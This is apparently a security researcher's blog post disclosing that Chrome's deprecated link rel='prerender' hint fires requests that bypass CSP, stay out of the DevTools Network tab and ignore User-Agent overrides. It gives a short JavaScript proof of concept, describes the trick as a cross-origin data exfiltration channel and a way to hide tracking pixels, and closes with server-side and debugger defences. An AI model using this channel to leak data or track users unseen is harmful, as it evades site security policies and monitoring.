One line of HTML fires a real HTTP request in current Chrome. The request reaches the server. It does not appear in DevTools’ Network tab. It emits no CSP violation event. Nothing in report-uri captures it.
That is the entire primitive. I stumbled onto this while trying an alternative way to detect installed extensions. As mostly always, I didn’t achieve the goal but this is a nice side effect anyway! =)
<link rel="prerender" href="https://anywhere/">Or in JavaScript:
// Stealth GET request in Blink-based browsers.
// The request will not appear in the Network tab.
function stealthRequest(url) {
    var lnk = document.createElement("link");
    lnk.rel = "prerender";
    lnk.href = url;
    document.body.appendChild(lnk);
}
stealthRequest('https://www.cracking.com.ar/poc/response/');
What it does
Chrome interprets <link rel="prerender"> as a speculative top-level navigation hint — a signal that the user might navigate to that URL next, so the browser should get a head start. This is a deprecated feature (the modern replacement is the Speculation Rules API), but Chrome still processes it.
Because Chrome treats this as a speculative navigation rather than a sub-resource load, it runs through a completely different pipeline — one that sits outside three things most developers rely on:
-
CSP enforcement. Every CSP directive (
default-src,connect-src,img-src, etc.) applies to sub-resources of the current document. A speculative navigation isn’t a sub-resource — it’s a fetch for a hypothetical future page. Chrome’s reasoning is that this is equivalent to the user typing the URL in the address bar, and no CSP governs that. So CSP evaluation simply doesn’t run. -
DevTools’ Network tab. The Network panel is driven by CDP’s
Network.requestWillBeSentevent on the page’s main frame. Speculative navigations fire on a separate CDP target (the prerendering target), so the event never reaches the panel you’re watching. Chrome does surface them under Application → Speculative Loads, but not in the Network tab. -
Fetch-metadata isolation policies. The request shape mimics a top-level navigation, not a typed sub-resource.
Sec-Fetch-Destis absent. Server-side policies keying off that header won’t classify it correctly.
It sends your real User-Agent — always
This one caught my attention from a bot-detection angle. DevTools’ Network Conditions panel lets you override the User-Agent string — a common trick for testing how sites respond to different browsers or for basic impersonation. That override works by patching the navigator.userAgent property and injecting a custom User-Agent header into outgoing requests.
It does not work here.
Because the prerender request is a speculative top-level navigation issued by the browser’s internal pipeline — not by the page’s JavaScript or resource loader — it bypasses the DevTools UA override entirely. The request goes out with the real User-Agent header, the real sec-ch-ua client hints, and the real platform values. There is no JavaScript hook, no request interceptor, no DevTools shim that sits between the speculative-navigation pipeline and the wire.
In practice: if you use this primitive to phone home from a page where a user has spoofed their UA, the server still sees the true browser. That asymmetry is useful for detection.
The wire difference
Compare the headers from a normal fetch() versus the prerender hint hitting the same URL:
# fetch('/x'):
Accept: */*
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors

# <link rel="prerender" href="/x">:
Accept: text/html,application/xhtml+xml,...
Sec-Purpose: prefetch
Upgrade-Insecure-Requests: 1
User-Agent: <real browser UA, not the DevTools override>
(no Sec-Fetch-Dest)
The Accept: text/html plus Upgrade-Insecure-Requests: 1 is the Chrome top-level-navigation shape. The Sec-Purpose: prefetch header is what you can key off server-side to detect and block this if you want to.
What transfers, what doesn’t
A few things I checked while building the demo:
- The
as=andcrossorigin=attributes don’t gate the behavior.as="script",as="image",as="foo", noas=at all — all work. The minimal form is justrel="prerender"plushref. rel="prefetch prerender"makes the request visible in DevTools — the prefetch token wins for observability. The bypass is specific to the prerender token alone.- Other speculative
relvalues (prefetch,preload,dns-prefetch,preconnect) all behave correctly — either CSP-blocked or visible. - The modern Speculation Rules API (
<script type="speculationrules">) does not share this path. It’s blocked normally. - Firefox and Safari don’t implement
rel=prerenderat all. This is Chromium-only.
As an exfiltration channel
An attacker with an HTML-injection sink on a CSP-protected page can encode data into the href and send it cross-origin. The site’s CSP doesn’t stop it, report-uri doesn’t see it, and DevTools-based monitoring misses it. It’s not UXSS — there’s no script execution at the target — but it’s a clean one-way exfiltration channel.
Tracking pixels using this primitive also evade DevTools-based privacy auditing tools and browser-extension webRequest filters scoped to the page.
Defense
- Server-side: look for
Sec-Purpose: prefetchcombined with atext/htmlAccept header and absentSec-Fetch-Dest. That fingerprint is unique to Chrome’s prerender pipeline. Reject or 204 those at the edge if you want to block the exfiltration path. - CSP Level 3 defined a
prefetch-srcdirective for exactly this case. It was removed before standardization and is non-functional in current Chrome. There is currently no CSP directive that constrains the deprecated prerender pipeline. - For debuggers: attach a CDP session, send
Target.setAutoAttachwithflatten: true, enableNetworkon each auto-attached prerendering target, and listen forNetwork.requestWillBeSentthere. That’s what Chrome’s Application → Speculative Loads panel does internally.
Live demo
The demo below runs under a strict default-src 'none' CSP. The baseline buttons (fetch, img, script) are all blocked — you’ll see the SecurityPolicyViolationEvent in the log. The prerender button fires silently, emits no violation event, shows nothing in the Network tab, and a popup opens showing the server-side receipt confirming the request arrived.
Open DevTools → Network tab before clicking anything. That’s where the interesting part happens — or rather, doesn’t.
→ Open standalone PoC in a new tab for the best experience.
Tested on Chrome 136 (May 2026). Chromium-based browsers (Edge, Brave, Opera) inherit the same pipeline. Firefox and Safari are unaffected.
— Manuel